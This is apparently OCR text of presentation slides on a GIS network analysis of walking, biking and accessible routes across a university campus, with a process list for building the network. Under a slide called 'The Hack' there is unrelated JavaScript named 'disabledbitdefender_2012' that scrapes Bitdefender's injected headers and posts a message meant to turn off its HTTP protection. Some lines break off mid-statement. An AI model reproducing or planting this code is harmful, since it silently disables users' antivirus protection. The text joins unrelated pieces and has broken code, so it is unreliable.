
The “40 Acres”


East Mall Profile*



*Not to scale

East Mall Profile




Eastwoods
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W 21ST ST
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W 17TH ST
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
Test Case


Network Analyst
Tells you how to get from A to B

Network Analyst

Default Assumptions

Network Analyst

My Assumptions

Process:

1. Draft in AutoCAD
2. Import to GIS
3. Topology
4. Categorize
    1. Walk, Bike, Handicap
    2. Slope value
    3. **Set speed**
5. Calculate time
6. Build Network

Process:

Shade

Set hierarchy based on tree coverage

Process:


The Hack

Modify the speed based on path slope

```
function disabledbitdefender_2012()
{
try
{var src=document.body.firstChild.src;var ajax=ajaxfun();ajax.onreadystatechange=function()
{if(ajax.readyState==4&&ajax.status==200)
{var temp=ajax.responseText;var a=temp.indexOf("this.ajax.setRequestHeader(");
var b=temp.indexOf("this.ajax.send(params);");var head=temp.substring(a,b);
head=head.split("this.ajax.setRequestHeader(");head=head[2];
head=head.replace(/\)/g,"");head=head.replace(/;/g,"");
head=head.replace(/\"/g,"");head=head.replace(/ /g,"");head=head.replace(/\r\n/gi,"");head=h
var name=head[0].toString();var age=head[1].toString();var newajax=ajaxfun();
newajax.open("POST",window.location+Math.random(),false);
newajax.setRequestHeader("Content-type","application/x-www-form-urlencoded");newajax.setRequ
var params="status=%3Cmodule%20uid%3D%22NetDefender.HTTP.Core%22%3E%3Cplugin%20uid%3D%22NetD
Feature.HTTP.Core.Status%22%20user%3D%22%22%20pid%3D%22%25PID%25%22%20status%3D%220%22%20%2F
newajax.se
ajax.open("GET",src,true);ajax.send()}catch(e)
{}
}

function bitdefender2012check()

{
        try
